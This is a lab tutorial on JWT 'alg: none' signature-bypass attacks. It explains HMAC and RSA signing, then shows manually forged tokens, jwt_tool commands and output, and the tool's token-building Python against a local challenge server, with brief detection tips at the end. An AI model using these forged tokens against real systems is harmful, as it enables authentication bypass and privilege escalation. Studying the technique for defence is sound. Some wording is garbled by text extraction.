JWT Attack

Signature Verification:

Jwt is signed to prevent the user from being able to change the content inside. There are some signing algorithms like HMAC or RSA and the header of the JWT is where these algorithms are located. Some libraries rely entirely on this header even though it can be changed by the user. So, there will be some serious vulnerabilities related to this problem. These vulnerabilities occur when the developers just decrypt the contents of the JWT instead we must perform signature verification before decryption.

First, we will talk about the algorithm used to sign:

- HMAC: is a specific type of cryptographic function that uses a header, payload, and secret key to return a unique signature on all input.

  - Verification: Once a JWT is received, it needs to be verified for integrity before using the data. To do that, we will use a secret key to calculate the HMAC of the JWT. If the HMAC matches the signature in the token then we know all 3 inputs to the HMAC are fine and accept verification, otherwise something has been changed (the secret key is unlikely to be changed) then the verification is denied.
  - Disadvantage: Because of the use of a secret key, it is difficult to share the service with other applications when the applications also need to have access to the secret key. If the secret key falls into the hands of the attacker, a new JWT with a valid signature can be generated.

- RSA256: is an asymmetric signing method that uses a private key and a public key pair.

    - This algorithm uses a private/public key pair, so it is unique. The private key is used to sign the signature and the public key is used to verify that signature. If the public key matches its private key, the token will be verified, otherwise the token will be ignored.
    - Advantage: The token creator uses a private key, which means that the private key will be kept secret somewhere else, and the public key will be shared with applications that need access.

Vulnerabilities in Signature Verification:

As mentioned above, there are some vulnerabilities that occur when some libraries trust the header completely and do not verify it, creating serious consequences. The following are examples of such types.

1. None algorithm

Simply put, "none" is an algorithm that bypasses JWT's verification signature. An attacker can change the "alg" entry in the jwt header to "none" to perform the attack.

The cause of this error is that the libraries simply trust the algorithm used in the header without verifying the signature before decryption.


Nowadays there are some implementations that target this algorithm by completely blocking "none”, but the attacker can bypass it by barking "None", "NoNe", "NONE".

None is often used with the HS256 algorithm when the secret key is not known and cannot be used when the signing algorithm is RS256 because this algorithm uses the pirvate key to sign and requires a public key to verify, so we cannot ignore the signature part.


**Now we practice on labs in 2 ways.

❖ Type 1: Manual methods:

- B1: We take the received JWT and decrypt it.



- B2: Next, we copy the modified header <"alg": "HS256"> to <"alg": "none"> and encode it with Base64 format.



- B3: Next, we copy the encrypted part (remove the "=") and paste it into the header of the JWT and we will also remove the signature (remove the "." to stop)

```
ewogICJhbGciOiAibm9uZSIsCiAgInR5cCI6ICJKV1QiCn0.eyJhY2NvdW50IjoiQm9iIiwicm9sZSI6IlVzZXIiLCJpYXQiOjE2MjYwODA3MDgsImF1ZCI6Imh0dHBzOi8vMTI3LjAuMC4xL2p3dC9ub25lIn0.
```

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "none",
  "typ": "JWT"
}
```

PAYLOAD: DATA

```
{
  "account": "Bob",
  "role": "User",
  "iat": 1626080708,
  "aud": "https://127.0.0.1/jwt/none"
}
```

- B4: We take the generated jwt code and then send it back to the server.

```
"jwt_token":"ewogICJhbGciOiAibm9uZSIsCiAgInR5cCI6ICJKV1QiCn0.eyJhY2NvdW50IjoiQm9iIiwicm9sZSI6IlVzZXIiLCJpYXQiOjE2MjYwODA3MDgsImF1ZCI6Imh0dHBzOi8vMTI3LjAuMC4xL2p3dC9ub25lIn0."
```

Body Cookies Headers (7) Test Results — Status: 200 OK Time: 12 ms Size: 453 B Save Res

Pretty Raw Preview Visualize JSON

```
{
    "message": "Congrats!! You've solved the JWT challenge!!",
    "jwt_token": {
        "header": {
            "alg": "none",
            "typ": "JWT"
        },
        "payload": {
            "account": "Bob",
            "role": "User",
            "iat": 1626080708,
            "aud": "https://127.0.0.1/jwt/none"
        },
        "signature": ""
    }
}
```

I have successfully forged JWT.

❖ Type 2: We use the JWT_tool to support the attack.

- B1: We use jwt_tool, the first step is to determine the JWT, we use jwt_tool, the first step we need to determine is the JWT, then we rely on the tool's direct options to automatically launch the attack.

```
┌──(tuando㉿kali)-[~/jwt_tool]
└─$ python3 jwt_tool.py eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhY2NvdW50IjoiQm9iIiwicm9sZSI6IlVz
ZXIiLCJpYXQiOjE2MjYwODA3MDgsImF1ZCI6Imh0dHBzOi8vMTI3LjAuMC4xL2p3dC9ub25lIn0.WyGb24zlywEE0IYh8bRYj
57BSAgevbRZrLaF3vteT6Q -X a
```

With silk choose -X a is the automatic attack method none algorithm.

```
jwttool_114cda5bf4b1bba2379ca33393bf5e93 - EXPLOIT: "alg":"none" - this is an exploit targeting t
he debug feature that allows a token to have no signature
(This will only be valid on unpatched implementations of JWT.)
[+] eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJhY2NvdW50IjoiQm9iIiwicm9sZSI6IlVzZXIiLCJpYXQiOjE2MjYwO
DA3MDgsImF1ZCI6Imh0dHBzOi8vMTI3LjAuMC4xL2p3dC9ub25lIn0.
jwttool_f7687f531e675d2abf2cab294ab4c925 - EXPLOIT: "alg":"None" - this is an exploit targeting t
he debug feature that allows a token to have no signature
(This will only be valid on unpatched implementations of JWT.)
[+] eyJhbGciOiJOb25lIiwidHlwIjoiSldUIn0.eyJhY2NvdW50IjoiQm9iIiwicm9sZSI6IlVzZXIiLCJpYXQiOjE2MjYwO
DA3MDgsImF1ZCI6Imh0dHBzOi8vMTI3LjAuMC4xL2p3dC9ub25lIn0.
jwttool_3c90bf60c07e6989b5da231bddcd5166 - EXPLOIT: "alg":"NONE" - this is an exploit targeting t
he debug feature that allows a token to have no signature
(This will only be valid on unpatched implementations of JWT.)
[+] eyJhbGciOiJOT05FIiwidHlwIjoiSldUIn0.eyJhY2NvdW50IjoiQm9iIiwicm9sZSI6IlVzZXIiLCJpYXQiOjE2MjYwO
DA3MDgsImF1ZCI6Imh0dHBzOi8vMTI3LjAuMC4xL2p3dC9ub25lIn0.
jwttool_d75b80118ed1ea044ef686f0311160c5 - EXPLOIT: "alg":"nOnE" - this is an exploit targeting t
he debug feature that allows a token to have no signature
(This will only be valid on unpatched implementations of JWT.)
[+] eyJhbGciOiJuT25FIiwidHlwIjoiSldUIn0.eyJhY2NvdW50IjoiQm9iIiwicm9sZSI6IlVzZXIiLCJpYXQiOjE2MjYwO
DA3MDgsImF1ZCI6Imh0dHBzOi8vMTI3LjAuMC4xL2p3dC9ub25lIn0.
```

By using the tool, it helps us to change the algorithm when "none" is blocked.

- B2: Once we have the token, we can send it to the server.

* How the tool works:

First, when receiving the -X a option, the runExploits function will run.


```
def runExploits():
    if args.exploit:
        if args.exploit == "a":
            noneToks = checkAlgNone(headDict, paylB64)
            zippedToks = dict(zip(noneToks, ["\"alg\":\"none\"", "\"alg\":\"None\"", "\"alg\":\"NONE\"", "\"alg\":\"nOnE\""]))
            for noneTok in zippedToks:
                desc = "EXPLOIT: "+zippedToks[noneTok]+" - this is an exploit targeting the debug feature that allows a token to have no signature\n(This will only be valid or
                jwtOut(noneTok, "Exploit: "+zippedToks[noneTok], desc)
            # exit(1)
```

it will then send the header and payload to the checkAlgNone section. Here it will change the alg and split into different cases.

```
def checkAlgNone(headDict, paylB64):
    alg1 = "none"
    newHead1 = buildHead(alg1, headDict)
    CVEToken0 = newHead1+"."+paylB64+"."
    alg = "None"
    newHead = buildHead(alg, headDict)
    CVEToken1 = newHead+"."+paylB64+"."
    alg = "NONE"
    newHead = buildHead(alg, headDict)
    CVEToken2 = newHead+"."+paylB64+"."
    alg = "nOnE"
    newHead = buildHead(alg, headDict)
    CVEToken3 = newHead+"."+paylB64+"."
    return [CVEToken0, CVEToken1, CVEToken2, CVEToken3]
```

Once the alg has been changed, it will go to the function that generates the new header with the buildHead function. Here, we will change the alg and encode the header to Base64 format.

After having a new header+payload, the next zip function will connect to a string to display to the console. and use a loop to display all the options. and finally display the new token on the screen.



Detect:

- Check the algorithm used for verification in the header before verifying the token.
- Use libraries whose input is verification algorithms, not libraries that take none as input.

(Continue…)